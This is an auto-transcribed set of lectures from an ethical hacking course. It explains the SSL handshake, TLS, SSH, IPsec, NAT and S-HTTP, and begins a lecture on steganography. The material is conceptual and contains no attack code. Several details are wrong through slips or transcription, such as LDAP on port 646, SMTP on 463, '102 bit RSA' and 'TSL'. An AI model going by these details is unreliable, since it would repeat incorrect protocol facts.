So, now, in phase 3, it is the responsibility of the client. The client will be sending the certificate first. It will also send that well, I have verified the server certificate and client key exchange, some information about the client key that which key to use right. Now, see both the parties have exchanged their certificates. Now they can encrypt a key using their own public key and send to the other side. Other side can decrypt using their private key right. Now, this client can send the key to be used for encrypting the data.

And in the phase 4, all these details about the algorithms were sent. Now, ChangeCipherSpec this was sent, then finished on the other side. Similarly, ChangeCipherSpec and finished. Now, here I am showing the minimum amount of message, but there can be more messages; there can be more means algorithms and information to be sent and received. They are all done during phase 2 and phase 3, right.

Now, as part of this certificate for example, all information about which algorithm to use they will be mentioned. So, you can negotiate tips. If the server or the clients says that well, I do not support that algorithm. He can change it and send it back. So, some more messages will be sent back and forth, ok. So, this is how the connection establishment occurs during the handshake protocol.

(Refer Slide Time: 23:41)

Some SSL Based Services

- HTTPS -- Port number 443
- LDAP -- Port number 646
- SMTP -- Port number 465
- POP3 -- Port number 995

The slide features a yellow background with a dark blue header and footer. At the bottom, there is a decorative bar with the 'swayam' logo and a small video window showing a person speaking.

And some SSL based services, these three already I talked about and SMTP was also there, Simple Mail Transfer Protocol. And these are the port numbers which are used standard port numbers. Secure HTTPS uses port number 443, LDAP uses 646, SMTP 463 and POP3 chooses 995.

So, with this we come to the end of this lecture where we talked about the SSL protocol which is a very commonly used secure protocol, security protocol that runs on top of the TCP and can be used to secure many applications. So, you see in an organization network whenever you detect that there are some flaws and there are some loopholes one alternative of course, is to try and use this kind of security protocol and migrate to this kind of secure message exchanges, so that confidential information or sensitive information are not leaked out to un authorized persons who are having unauthorized access in the network.

Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture -35
Applications (Part II)


Now, we continue with our discussion on Applications of cryptographic primitives to design security protocols. This is the second part of the applications lecture.

(Refer Slide Time: 00:27)



Here we shall be talking very briefly about three different security protocols which are quite commonly used in the Internet, Transport Layer Security or TLS, IP security IPsec and secure HTTP.

(Refer Slide Time: 00:45)



So, talking about transport layer security, in the last lecture we talked about SSL. Well SSL, we say, we saw it was a security layer which was sitting on top of TCP and was providing services like encryption, authentication etc. to the applications which are using that SSL layer. Now, this TLS or Transport Layer Security can be considered as an extension of that SSL.

Now, the primary aim of the TLS protocol is to provide security and data integrity at the transport layer level between two web applications. Now, SSL is a service which can be used by any applications where TLS is specifically for the transport layer level for end to end communication between two hosts based on the transport layer. TLS can be used to provide security and data integrity, ok. Now, most of the web servers and browsers they support this TLS today so that all communication between them can be made secure, ok.

(Refer Slide Time: 02:03)

The image is a composite of two parts. The top part is a slide with a yellow background and a dark blue header. The title 'Introduction' is at the top. Below it is a bulleted list of features for SSH:

- Originally developed in 1995.
- As a secure replacement for telnet, rlogin, rcp, etc.
- Allows port forwarding (tunneling over SSH)
- Built-in support for proxies/firewalls.
- Widely used nowadays.

The bottom part shows a video feed of a man with glasses and a purple shirt, speaking. He is in front of a blue banner that includes the 'SWAYAM' logo and other educational icons.

So, I am not going into give any detail of the protocol. Secure shell is one protocol which is quite important, SSH. Now, you see we are very familiar with a scenario where we are sitting on a computer. We are doing a remote login to another machine and working on that. There are very common kind of programs or applications which we use to do that. One of the oldest and still very widely used commands is the telnet program or telnet command. Using telnet we can do a remote login. There are programs like rlogin, rcp, remote copy, you can copy a file from a remote machine to the local machine and so on. Now, this protocol we are talking about here, this was originally developed in 1995, SSH, ok.

Now, this allows port forwarding which is some kind of a tunneling over SSH. Tunneling, you recall is a mechanism through which some protocol data which is not supported at the current level or the layer which you are working on. The entire packet including the headers will be treated as data. It will be encapsulated with the header of the present layer protocol whatever it is and it will be tunneled or sent to the other sight. On the other sight the header will be taken out and the original data with the headers etc. will be extracted, ok.

So, this supports tunneling over SSH and here the other advantage that proxies and firewalls can be very easily configured using this protocol. So, most of the proxy servers and firewalls that we use to access them, we use SSH. This pretty widely used.

(Refer Slide Time: 04:08)

SSHv1 Protocol


- The server uses two keys:
 - Long-term server identification key.
 - Binds the connection to the server.
 - 1024 bit RSA
 - Short-term encryption key, changed every hour.
 - Makes later recovery impossible.
 - Short-term keys are regenerated as a background task.
 - 768-bit RSA.

Now, SSH version 1 for example, in this protocol there is a client server scenario. There is a server which is providing some kind of secure access and the clients are accessing them using the SSH protocol. There is also an SSH kind of a command on the Unix terminal if you use, ok. Now, this server here has two different keys. Now, there is a distinction which is made here. One is something called a long term key; long term key is used for server identification, for the initial, identification and authentication. So, this long term key is used to establish the initial connection.

So, you can say it binds the connection to the server and for this long term key we use 102 bit RSA. Of course, there are later versions now which use keys with higher number of bits like 2048 and so on, but in addition to this you say 1024 or 2048 keys are good no doubt, but as I said RSA is slow. So, every time encrypting and decrypting with a longer key will take more time. It will become slow. So, there is also another key which is called as short term encryption key which is modified frequently for example, every hour or so, ok. Now, this key is relatively shorter in size typically 768 bit RSA, ok.

So, this short term key is refreshed often and during that period when the short term key is active the data which are in transmitted and flows through the connection will be encrypted using the short term key, right. This is how this protocol works.

(Refer Slide Time: 06:12)



Now, there would multiple authentication mechanisms which are supported here. Now it is of course, up to the user. It is not that all these methods will have to be used simultaneously. In a particular application, these are just some options which are available. First is that you can have normal passwords, but this passwords will flow encrypted through the network. These are protected by SSH encryption.

Say unlike the older times, wherever we used to do a remote login, while a hacker which was snooping in the network can retrieve your password, because they were flowing in packets which are carrying the passwords as plain text. So, it was very easy to read them out. There is a second mechanism you can have RSA based authentication using your private key or there is something called a challenge response. Challenge response means I encrypt something using my private key. I send it to the server; server will decrypt using my public key and try to verify something like that.

And also the other way around, the client can decrypt a challenge from the server and will return the corresponding hash value back to the server; server will verify whether its correct or not. So, there are some mechanisms. So I am not going to the detail, ok. And thirdly there are some add on mechanisms which you can add for additional security. Like, you can have some biometric mechanism like fingerprint recognition and so on; you can have smart cards. So, using smart card you can authenticate yourself and this kind of add on mechanisms are also supported by SSH.

(Refer Slide Time: 08:03)

The image shows a video frame. At the top, the title 'IP Security (IPSec)' is displayed in red text. Below the title, there is a blue decorative bar featuring the Indian Space Research Organisation (ISRO) logo, the text 'GOVT OF INDIA SWAYAM', and other small icons. On the right side of the frame, a man wearing glasses and a purple shirt is speaking. He is holding a small object in his hands. The background behind him is dark.

Now, there is a security pro, layer protocol even at the IP layer. Well, we talked about the protocols which work above TCP and so on, but at the level of IP, there is a protocol called IPSec. This provides secure packet transfer at the IP layer level.

(Refer Slide Time: 08:24)

The image shows a video frame. At the top, the title 'Introduction' is displayed in red text. Below the title, there is a list of bullet points with handwritten annotations in blue ink:

- Security built into the IP layer.
 - Provides host-to-host (or firewall-to-firewall) encryption and authentication.
 - Required for IPv6 but optional for IPv4.
- Consists of two parts:
 - IPSec proper (for encryption and authentication).
 - IPSec key management.

On the right side of the frame, a man wearing glasses and a purple shirt is speaking. He is pointing with his right hand. There is a blue hand-drawn diagram of two computer hosts connected by a line, with circles around them representing network nodes.

So, as I said here we are trying to build some security into the IP layer and using IPSec you can have host to host or if you want firewall to firewall encryption and authentication, because you can have two organizational networks. Let us say, you have one here, one here and you are sitting here. This is one host and you are trying to

communicate it another host here. But there can be one firewall sitting in the boundary here and another firewall sitting in the boundary here. So, this authentication and this kind of protection security can be provided for the connection between these two firewalls. If you want, file, file to file or it can be even from host to host or end to end.

Now, these security features, these are normally not used in IPv4. It's optional, but if you are using IP version 6, then you must have this feature incorporated or in power bits because it will be used. There are two parts in the IPSec protocols; one is IPSec to the basic part which is responsible for encryption and authentication. Now, in methods for encryption and authentication we have already discussed all those protocols and algorithms and these mechanisms are incorporated in this protocol. This is an high level application. And there is another part which manages the key. How the two parties share key, public key, symmetric key, everything. So, that is managed by the other part.

(Refer Slide Time: 10:20)

- Provides two modes of protection:
 - a) Tunnel Mode
 - b) Transport Mode
- Authentication and Integrity
- Confidentiality
- Replay Protection

And in terms of the protection of data there are again two different modes; one is called the tunnel mode; other is called the transport mode. We shall, we very briefly talk about these and the services that it provides. As I told you this authentication and integrity is one thing. Confidentiality using encryption, it can maintain confidentiality out of data and replay protection. Because I mentioned earlier, there is something called a replay attack which can be exploited by the intruder, if your system or network is not that well protected.

The intruder can hear or listen to a sequence of messages or packets that are flowing through the network when some legitimate user is accessing some service. Later on the intruder can try to replay those same packets send the same packets and expect a similar kind of response from the server. So, he or she can get entry into the system possibly, ok. Now, let us briefly look into these services and the modes.

(Refer Slide Time: 11:31)

(a) Tunnel Mode

- Encapsulates the entire IP packet within IPSec protection.
- Tunnels can be created between several different node types:
 - Firewall to firewall ✓
 - Host to firewall ✓
 - Host to host ✓

Diagram illustrating the Tunnel Mode structure:

```
graph LR; IPsecH[IPsec-H] --- IPH[IPH]; IPH --- Data[Data]
```

Talking about the tunnel mode, what is done here is that an entire IP packet, that means, you think about this. You have an IP packet. So, you have the IP header in one part here. You have the IP header and this is the IP data, ok. Now, this entire thing is considered as data and you add an IPSec header to it. This is the concept of tunneling. The entire IP packet you are not taking out the header, the entire IP packet is put inside a IPSec packet, high level packet and sent on the other side using all encryption whatever mechanism you are using.

Now, here I told you that there are multiple mechanisms now where this IPSec or this encryption or secured links can be maintained. You can maintain it between a pair of firewalls; between the two end machines or hosts or you can maintain it between a host to the nearest firewall. So, it depends again on the scenario, on the application, on the environment which one you want to use, fine.

(Refer Slide Time: 13:01)

(b) Transport Mode

- Encapsulates only the transport layer information within IPSec protection.
- Can only be created between host nodes.

IPSec-H IM TLH

The second one is transport mode where you encapsulate only the transport layer information within IPSec protection. So, whatever is coming from the transport layer, you do not put the IP header, you take out the IP header. So, you just imagine when packet flows down the multiple layers in the protocol stack. So, what happens? Normally with the data, with the data first the transport layer header will be appended. Transport layer header, then the IP layer header will be appended and when it goes to the physical layer, then an Ethernet level header and trailer will be appended.

But here what I am saying is that in the transport mode, in the tunneling mode, the entire thing was being carried, but here this IP header is taken out. Only the transport layer information is considered as the data part and this IPSec header is added to it; IPSec header is added to it. This is the tunnel mode and because transport layer is active only between the end to end hosts, this is only possible to be created between two hosts which are communicating.

(Refer Slide Time: 14:32)

The slide has a yellow background with a dark blue header and footer. The title 'Authentication and Integrity' is in red. The list items are in black. The video player at the bottom shows a man in a purple shirt and glasses, and the 'swayam' logo.

Now, authentication and integrity, I told you, these are some services which are supported here by IPSec. Now, what this IPSec, these authentication/integrate does? You know the definition already. The authentication means it will verify the origin of the data from where it is coming. So, the IP address is carried as part of the header, the source IP address. There is some mechanism to verify whether it is actually coming from that source. And also it verifies the integrity. It checks whether the data that is being transmitted is not modified in transit. So, you understand there has to be some kind of a hash or message authentication code mechanism built into the protocol so that this data integrity can be checked.

So, all these things whichever we have discussed in SSL, something similar is also available here and not only that, there can be some kind of attacks where the data are not changed, but the header of the packet is changed in some way that is also one kind of attack. Let us for example, if I change the destination address then the packet will not go to my intended recipient, but rather to go to some other machine that is also kind of attack.

So, here also the integrity of the header is verified whether the network headers whichever is coming along with the packet, they have not been modified also, ok. So, integrity is, integrity check is carried out in two parts; one on the data and the other one

also on the header part. Because you see this header part is important, because say, if I am the intruder and I am able to hack into some router, so that I can change the headers.

So, what I can do? I can change the destination address in all the packets so that all the packets come to my machine so that I can view and inspect and do whatever you want with all the information I get, ok. So, this is also something which has to be checked and verified.

(Refer Slide Time: 16:48)

Confidentiality

- Encrypts data to protect against eavesdropping.
- Can hide data source when encryption is used over a tunnel.

Of course in some applications confidentiality is very important. I do not want that the data I am sending should be disclosed to any third party. So, I should implement some kind of encryption mechanism here. So, you can do some encryption so that some eavesdropper who listens to your packets will not be able to decode it, ok.

Now, there is another you can say, requirement for this confidentiality I have talked about. The confidentiality of data there can be another thing like an intruder who is listening to a packet eavesdropping should not also be allowed to know that from where the packet is coming. So, the data source; that means, the source IP address for example, that also can be encrypted in some way. So, that is not directly visible to the person who is eavesdropping.

(Refer Slide Time: 17:56)

Replay Prevention

- Causes retransmitted packets to be dropped.




And replay prevention, there is a mechanism that the protocol maintains some kind of an history so that if similar packets which were seen earlier are retransmitted, a check is made. Of course, there is a maximum time beyond which that information is not maintained, but usually replay is carried out within short durations. So, if some retransmitted packets are found again they are coming, all those packets are dropped. They are not forwarded at all. So, in this way replay prevention is also supported by IPSec.

(Refer Slide Time: 18:37)

Problems with IPSec

- Excessively complex and difficult to use.
- Does not allow use of NAT.
- Routers need to be made IPSec aware.



Now, the thing is that IPSec provides you with a lot of very nice features, but nothing comes free to have these features you will have lot of additional computations that need to be carried out, lot of encryption/decryption, hash function computation and so on. So, your effective network bandwidth, the amount of data you can send over the network per unit time that can significantly go down. This is one drawback of IPSec; this is excessively complex and obviously, not so easy to use because of this reason. And there is another thing. This should be not does not, does not allow use of something called network address translation, but of course, there are later versions which have been updated so that NAT can also be used.

So, let us briefly say what is a NAT? NAT is the short form for Network Address Translator. You think of a scenario, you have an organizational network. There are many computers which are sitting inside, ok. Now, I have talked about the IP addresses, IP address classes. Well I am taking specific example of our institution. Well at IIT Kharagpur, we have thousands of computers inside our network and inside our network we use private IP addresses. Because private address, IP addresses are available in plenty. So, I do not have to take permission from anybody to use them.

And because there are so many computers, we can assign means, one unique such private IP addresses to each machine, but the problem with private IP addresses like here we are using a class, a address that starts with 10 dot 10 dot something. This is the kind of addresses we are using insight. Now, I told you that a router when it encounters a packet with a destination address equal to one of the private addresses, it will discard that packet. It will not forward. So, such a packet will not be forwarded to the outside world. So, what happens is that these packets are first sent to a network address translator and after that our external router is sitting. So, there are connections with the outside world.

So, network address translator what it does? It translates a packet, because a packet contains what? A packet contains well I am not talking the source. Let us to talk on destination, destination IP address and there is a destination port number that is a PO. Now, IP addresses are private, so what NAT will do? NAT will convert this into a new destination IP address. Destination IP address will be the same, ok. Destination port number will also be the same, but you think of the source IP which is a private IP and the source port number.

So, what NAT will do? It will change the source IP to a new IP address and the port number to a new port number and it will maintain a table that this translation has taken place and this SIP prime is one of the public IP addresses. And this port number can be varied 1, 2, 3, 4, 5, 6. For every packet it can change so that uniqueness is maintained in terms of IP address and port number. So, this is done automatically by the NAT on the fly so that whatever packet goes to the outside world, they goes with a public IP address and a unique source port number. That is what NAT does.

(Refer Slide Time: 22:51)



Now, lastly talking about the secure version of the HTTP that we use for connection between browser and our web server.

(Refer Slide Time: 23:04)

The slide has a yellow header with the title "Introduction". Below the title, there are two main bullet points:

- An extension to the HTTP protocol to support sending data securely over the web.
- Difference from SSL:
 - SSL is designed to establish a secure connection between two hosts.
 - s-HTTP is designed to send individual messages securely.

Below the text is a hand-drawn style diagram showing a box labeled "BR" (Browser) connected by a double-headed arrow to a box labeled "WS" (Web Server).

At the bottom of the slide, there is a blue footer bar with the "swayam" logo and other navigation icons. A video feed of a professor is visible in the bottom right corner of the slide area.

This is essentially an extension of the basic HTTP protocol which are, browser uses to fetch and retrieve some web content from web server, but here some security feature is built into it. Now, the basic differences from secure socket layer is that well, in SSL we are trying to establish a secure connection between two hosts, ok.

But in S-HTTP we are talking about individual messages that are going from a web browser to a web server. We are talking about protecting individual messages. So, this individual messages are encrypted. Similarly the web server will be sending back some response. So, I am requesting a page that page is sent back. So, individual requests and responses they will be secured, not the, not the entire connection, whatever it is flowing will be made secure not like that, ok. There is no concept of connection, individual messages that are flowing using the HTTP protocol they will be made secure.

(Refer Slide Time: 24:27)

Some Features

- Provides a variety of security mechanisms to HTTP clients and servers.
- Does not require client-side public certificates (or public keys), as it supports symmetric key-only operation modes.
- Provides full flexibility of cryptographic algorithms, modes and parameters.

Some of the features here is that it provides a variety of security mechanisms between the HTTP clients which are the browsers and the web servers. This protocol does not require the public certificate from the client side. Suppose I am using a browser. No one will ask me for this certificate rather I can ask this certificate from the browser. And this S-HTTP supports symmetric key only operation mode where use initially a symmetric key will be agreed upon and then using one of the symmetric key algorithms we can encrypt our data and send and receive right. So, here there is some flexibility on which algorithm you want to use what kind of mode that will various modes and parameters you can configure all of them.

(Refer Slide Time: 25:29)

Point to Note

- s-HTTP and HTTPS are not the same.
- HTTPS is an alternative to s-HTTP.
 - HTTP runs on top of SSL or TSL for secured transactions.

So, exactly how you want to use them. Now, one small point I want to make. Many of us are familiar with HTTPS. When we access some site, we type HTTPS followed by the name of the site that is supposed to be a secure connection. Now, S-HTTP and HTTPS they are not exactly the same. This S-HTTP is what I just know mentioned and HTTPS is an application which runs on top of SSL, typically SSL or it can be also TSL, transport layer security, transport layer, ok. So, HTTP running on top of a secure transport layer protocol SSL or TSL that we refer to as HTTPS.

So, with this we come to the end of this lecture where we have talked about some of the commonly used applications which are used in practice pretty widely. Well, you also use them either knowingly or unknowingly. Maybe some of the applications you use, they are using these insight or if you are a low level user, you can also use these commands directly from a terminal to connect to the other party and use them.

So, these features allow users and applications to have some secure exchange of data over the Internet which is otherwise a not. So, secure medium for communicating, ok. So, in the next few lectures we shall be looking at some other issues regarding security and communication and then we shall be looking at of the attacks and the corresponding remedies.

Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur


Lecture - 36
Steganography

In this lecture we shall be talking about something called Steganography, ok. So, the title of the lecture is Steganography. Now, let us first try to understand what we are trying to discuss here. Now, we talked about networks; we talked about some security issues and security protocols that are typically used over a network to secure our data to achieve confidentiality, authenticity, integrity and various others. Now, here we are talking about our own data, our own communication; we are trying to secure them, but to imagine we are now living in a world where so many different kinds of communication are going on over the network, over the public network. Well, we are securing our own network, alright.

But, there are some other people which may not be that innocent, may not be that good who are also communicating among themselves with some malicious intent. So, we should be on the alert; we should also be, try to find out whatever is going on; what the others are sending and receiving over the network. This is just from the point of view of securing our, you can say infrastructure and in a much larger context securing our nation, ok.

So, if you can detect some communication that is going on, then you can take some action, alright. But, steganography is a technique which is meant to hide some information so that you cannot detect them so easily. Let us look at it.

(Refer Slide Time: 02:11)



Now, in this lecture we shall first be talking about steganography and digital watermarking. What these are? There, these two are very similar things, but maybe they are, they used in slightly different context and steganography can be used in many different kinds of files. We shall specifically be looking at some examples with image files and look at some examples.

(Refer Slide Time: 02:39)

- Literally means "covered writing" (Greek).
- Hiding messages in innocent media
- May be used in conjunction with cryptography, i.e., the message may be encrypted before hiding.
- An encrypted message arouses suspicion during transmission.
 - A hidden message is invisible and is not expected to arouse suspicion.

First let us look at what steganography means? Steganography as for the definition if you look at the dictionary meaning, it means covered writing. It has come from a Greek

word. Covered writing means you have written something, but you are hiding it; no one else is able to see it. This is the basic idea. Hiding messages in innocent media. Innocent media means generally you will not have any idea at all that there is some, there is a hidden message that is being carried. But somehow that hidden message is hiding inside an apparently innocent media. It can be a very nice picture; you are viewing a very nice picture, but inside that picture somewhere some information has been hidden, ok.

This is steganography, ok. Steganography may or may not be used in conjunction with cryptography. So, if the person who is hiding the message is doubly, you can say aware of the fact that he also wants to do some encryption before hiding so that if someone at all breaks it, if someone finds out that the steganography and extracts the information, but still, because this encryption that person will not be able to decode it. So, you may possibly encrypt the message before hiding. That is a more sophisticated way of data hiding.

Now, the thing is that in a normal channel if you send an encrypted message and if I capture it, that if I am not able to read it; that means, it must be encrypted. So, the first thing is that there be some suspicion; that means, what are they sending among each other that they have to encrypt. Are they good people or they are not so good people? So, I do not know, ok. So, any message flowing through in an encrypted form may raise suspicion, ok. So, the other alternative to be, is to send in such a way that no one will suspect at all. The message will be hidden. There will be nothing visible which can attract any suspicion, ok. This is the idea.

(Refer Slide Time: 05:13)

Digital Watermarking

- Digital watermarking embeds copyright, ownership license and similar information in a medium.
- It is different from steganography only in the intent of hiding. They share same operational and functional behaviours.

Digital watermarking, as I said is something which is very similar to steganography; here also we are hiding something, but here there is a particular application. Why we are hiding? Here let us say, we can have some copyright information like for example, some company produces some music, produces some music CDs, some movies on some media, CD, DVDs, Blu-rays and whatever various medias are there, online media. Now, there can be some copyright or ownership information. There can be licenses and other information that may be hidden into that media which the person who is downloading and listening will not be able to see.

But, if a person makes unauthorized copies, then the law enforcement agencies can check that and try to find out who was the original owner and whether it is a legitimate copy or not, ok. This is different from steganography. Only with the intent, normally we use the term steganography with the intent that something wrong is trying to happen.

Someone is trying to send something without the others knowing; that means, they do not want to share it with others, maybe some very secret information or very you can say not so good something malicious is going on, but in digital watermarking we are trying to protect the copyright of some information which are generated by some authorized parties, but the technologies are same, similar, ok.

(Refer Slide Time: 07:09)

The slide has a yellow header with the title "Steganography : History". Below the title is a list of bullet points:

- Shave the messenger's head, tattoo the secret message, allow hair to grow and then send the messenger. When the messenger reaches the destination, his head can be shaved once again in order to see the hidden message.
- German spy sent this message during World War II:

Apparently neutral's protest is thoroughly discounted and ignored. Isman hard hit. Blockade issue affects pretext for embargo on by-products, ejecting suets and vegetable oils.

 - Extracting second letters from the words gives:

Pershing sails from NY June 1.

At the bottom of the slide, there is a blue decorative bar with the word "swayam" in the center, surrounded by various icons.

A video frame of a man speaking is visible on the right side of the slide.

Let us look at the history of steganography and look at some of the very classical examples. Well, the very first example of steganography was very interesting. So, what happened? Some very secret information needed to be sent from one place to another, long distance. So, what was done, a messenger who was carrying the message; so, he was not carrying the message on a piece of paper. So, if the messenger gets captured, then the paper will also be seen. So, what was done? The head of the messenger was shaved and some tattoo or some information with permanent ink was marked on the head. Then some days were given so that the hair can again grow and then the messenger was sent.

So, apparently even if the messenger is caught, no one will suspect that he is carrying some secret information on his head. So, when he reaches the intended destination, his head will be shaved again and the hidden message can be read out. So, this was actually used in ancient times, ok and during World War II, some very simple type of this kind of steganography was used for some German spy to send a message from one post to another. So, the idea was very simple. He was carrying a printed message on a piece of paper, but the content of the message was apparently very, you can say straightforward, nothing suspicious.

Let us say "*apparently neutral's protest is thoroughly discounted and ignored*". Isman hard hit. Blockade well, you cannot make anything out of it, but the sender and receiver

knows how the information was hidden. If we extract the second letter of each word like I extract this *p e r s h i n g* and so on then you extract something like this. *Pershing* is, maybe the name of a ship it sails from New York June 1. So, this is an information which you are sending to someone else so that, that person may be able to attack or do something based on that, ok. So, this was one of the very old form of steganography, ok.

(Refer Slide Time: 09:59)

The slide has a yellow background and a blue header bar. At the top left, the title 'Terminologies' is written in red. In the top right corner, there is some small text that appears to be 'Page 10/10'. Below the title, there are two main bullet points:

- Basic concept:
 $\text{Cover-medium} + \text{Embedded-message} + \text{Stego-key} = \text{Stego-medium}$
- Multimedia files are good covers for hiding messages:
 - Images
 - Sound files
 - Movies
 - Binary files
 - Text files

At the bottom of the slide, there is a decorative footer bar with various icons and the word 'swayam' in the center. On the right side of the slide, there is a video frame showing a man with glasses and a purple shirt, who appears to be the speaker. He is gesturing with his hands while speaking.

We use some terminologies in connection with steganography. We talk about a cover medium that where we are hiding; if it is a text that is our cover medium; if it is an image that is our cover medium; if it is an audio clip or a music file that is our cover medium. So, where we are hiding, ok. Then the embedded message and if you are using encryption in addition some kind of, then there has to be some key also. Let us call it steganographic key or stego-key and all 3 combined together will generate this stego-medium.

Now, the objective is this. Cover medium and stego-medium should look very similar. A person who does not know that this is carrying some hidden message will not be able to distinguish just by looking at this stego-medium. That person will feel that he is actually looking at the original file only. Multimedia files are typically used to hide messages like images, sound, movies, binary files, text files, but the other ways also. Like you see, you have seen the IP packets, network packets, there are some fields which are unused. Those unused bits can also be used to carry some message or information.

So, there are many ways, there are many fields in data, in files which are not used; you can also use those fields to carry some data. Like some executable files. You compile a program in C or C++ or Fortran, whatever. You generate machine code. Now, in the machine code, in the header, there are lots of fields which are not used. You can also use those fields to carry some hidden information.

(Refer Slide Time: 12:07)

The slide has a yellow header bar with the title "Steganography in Image Files". The main content area contains the following bullet points:

- Size of an image is determined by pixels. A pixel is an instance of color
 - A color can be specified by the primary components: Red, Green and Blue.
 - Each component is represented by a byte (an 8-bit value between 0 and 255). 00 - FF
 - Example: 00 00 00 is black, FF 00 00 is red, FF FF 00 is yellow, and FF FF FF is white.
- Each pixel is represented by an 8-bit value (GIF) or a 24-bit value (JPEG, BMP).
- The image data is usually compressed.
 - Lossless compression: The exact pixel values are stored.
 - Lossy compression: Approximate pixel values are stored.

At the bottom right of the slide, there is a video player window showing a man speaking. The Swayam logo is visible at the bottom left of the slide.

Now, specifically as I said we shall be talking about steganography in image files. Now, a few terminologies, the size of an image, we talk about an image in terms of picture elements or pixels. How many dots are there? We imagine that a picture is made out of dots; let us say, we say 1024×1024 . There are 1024 dots horizontally and 1024 dots vertically. That will define the size of my image and each picture element or pixel will be having a color. That is, have an image is formed and a color is typically specified by some combination of the fundamental colors red, green, blue. You know these three are fundamental colors RGB, as combination of Red, Green and Blue.

